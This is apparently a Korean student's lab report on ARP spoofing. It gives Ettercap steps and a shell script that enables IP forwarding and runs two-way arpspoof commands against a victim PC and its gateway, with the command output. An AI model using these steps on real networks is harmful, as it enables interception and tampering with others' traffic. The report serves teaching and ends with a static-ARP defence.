

ARP Spoofing

1984001 강민석

➤ 목차

- 개념
- 실습 1 – Ettercap 사용
- 실습 2 – shell script 사용
- 배운 점

ARP


(Address Resolution Protocol)

IP를 알고있는 상태에서 MAC주소를
알아낼 때 사용하는 프로토콜

ARP Spoofing


ARP 프로토콜을 이용하는 방식으로 공격자가 특정 IP 주소와 자신의 MAC 주소로 대응하는 ARP 메시지를 발송하면, 그 메시지를 받은 장비는 IP 주소를 공격자 MAC 주소로 인식하게 되고, 해당 IP 주소로 보낼 패킷을 공격자로 전송하게 된다. 이 때 공격자는 그 패킷을 원하는 대로 변조한 다음 원래 목적지 MAC 주소로 발송하는 공격을 할 수도 있다.

실습 1




ettercap -G 명령어를 입력하여 Ettercap 툴을 불러온다.

실습 1



Ctrl + N 을 누른후 eth0 으로 설정후
ok를 누른다.

실습 1



Ctrl + S 를 눌러 host 스캔후
Ctrl + H 를 눌러 host list 를 불러온다.

실습 1

```
cmd 명령 프롬프트
C:\Users\User>ipconfig

Windows IP 구성

이더넷 어댑터 이더넷:

    연결별 DNS 접미사 . . . . . : pcu.ac.kr
    링크-로컬 IPv6 주소 . . . . . : fe80::483b:6e04:28c:2533%8
    IPv4 주소 . . . . . : 192.168.180.41
    서브넷 마스크 . . . . . : 255.255.255.0
    기본 게이트웨이 . . . . . : 192.168.180.245

이더넷 어댑터 VMware Network Adapter VMnet1:

    연결별 DNS 접미사 . . . . . :
    링크-로컬 IPv6 주소 . . . . . : fe80::dcd6:eb33:ccf9:5902%17
    IPv4 주소 . . . . . : 192.168.171.1
    서브넷 마스크 . . . . . : 255.255.255.0
    기본 게이트웨이 . . . . . :


이더넷 어댑터 VMware Network Adapter VMnet8:

    연결별 DNS 접미사 . . . . . :
    링크-로컬 IPv6 주소 . . . . . : fe80::4d52:f154:40e9:9b20%7
    IPv4 주소 . . . . . : 192.168.66.1
    서브넷 마스크 . . . . . : 255.255.255.0
    기본 게이트웨이 . . . . . :

C:\Users\User>
```

피해자 pc의 윈도우에서 cmd를 켜고 후 ipconfig 를 사용하여 GW, IP 주소를 확인한다.


실습 1



Add to Target 1 에 cmd에서 확인한 GW (192.168.180.245) 을 추가하고

Add to Target 2에 cmd에서 확인한 IP주소(192.168.180.41) 을 추가한다.

실습 1



Mitm>ARP Spoofing 경로로 들어가서 Sniff remote connections. 체크후 Ok를 눌러 APR Spoofing 을 시작한다.

실습 1

피해자의 PC cmd에 arp -a 입력후


```
인터페이스: 192.168.180.41 --- 0x8
인터넷 주소      물리적 주소
172.31.0.1        00-06-c4-76-08-7a
192.168.180.9     00-0c-29-0b-84-c1
192.168.180.11    00-0c-29-04-c5-02
192.168.180.15    00-21-b7-41-1e-96
192.168.180.28    40-8d-5c-27-f8-e6
192.168.180.110   88-d7-f6-7a-7e-7d
192.168.180.245   00-0c-29-0b-84-c1
192.168.180.255   ff-ff-ff-ff-ff-ff
224.0.0.22        01-00-5e-00-00-16
224.0.0.251       01-00-5e-00-00-fb
224.0.0.252       01-00-5e-00-00-fc
239.192.152.143   01-00-5e-40-98-8f
239.255.255.250   01-00-5e-7f-ff-fa
255.255.255.255   ff-ff-ff-ff-ff-ff
```

유니캐스트, 멀티캐스트, 브로드캐스트

GW (192.168.180.245)의 MAC주소와
공격자 IP주소 (192.168.180.9)의 MAC주소를
확인한다.

MAC주소가 동일시 APR Spoofing 공격이
성공된 것이다.

실습 2

A terminal window titled 'root@kali: ~/Desktop/tscong' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows three commands: 'echo 1 > /proc/sys/net/ipv4/ip_forward', 'arpspoof -i eth0 -t 192.168.180.41 192.168.180.245 &', and 'arpspoof -i eth0 -t 192.168.180.245 192.168.180.41'. A Kali Linux dragon logo is visible in the background. The bottom status bar shows '3,50' and 'All'.

```
root@kali: ~/Desktop/tscong
File Edit View Search Terminal Help
echo 1 > /proc/sys/net/ipv4/ip_forward
arpspoof -i eth0 -t 192.168.180.41 192.168.180.245 &
arpspoof -i eth0 -t 192.168.180.245 192.168.180.41
```

Forwarding 을 먼저 해주고,
피해자 PC IP 와 GW 를 입력해주어
ARPSpoof shell script 를 만들어준다.

실습 2

```
root@kali: ~/Desktop/tscong
File Edit View Search Terminal Help
root@kali:~/Desktop/tscong# ./arp spoof
0:c:29:4:c5:2 b4:2e:99:40:e0:cf 0806 42: arp reply 192.168.180.245 is-at 0:c:29:4:c5:2
0:c:29:4:c5:2 0:f:35:e8:6e:80 0806 42: arp reply 192.168.180.41 is-at 0:c:29:4:c5:2
0:c:29:4:c5:2 0:f:35:e8:6e:80 0806 42: arp reply 192.168.180.41 is-at 0:c:29:4:c5:2
0:c:29:4:c5:2 b4:2e:99:40:e0:cf 0806 42: arp reply 192.168.180.245 is-at 0:c:29:4:c5:2
0:c:29:4:c5:2 b4:2e:99:40:e0:cf 0806 42: arp reply 192.168.180.245 is-at 0:c:29:4:c5:2
0:c:29:4:c5:2 0:f:35:e8:6e:80 0806 42: arp reply 192.168.180.41 is-at 0:c:29:4:c5:2
0:c:29:4:c5:2 0:f:35:e8:6e:80 0806 42: arp reply 192.168.180.41 is-at 0:c:29:4:c5:2
0:c:29:4:c5:2 b4:2e:99:40:e0:cf 0806 42: arp reply 192.168.180.245 is-at 0:c:29:4:c5:2
```

Shell script 를 실행시켜준다.
지정한 IP 와 GW로 reply 패킷이
정상적으로 보내지는지 확인한다.

ARP Spoofing 방어법

ARP 캐시 테이블이 바뀌지 않도록
미리 정적으로 설정.

배운 점

ARP 와 Spoofing 에 대해 알게 되었다.

Ettercap 툴

Forwarding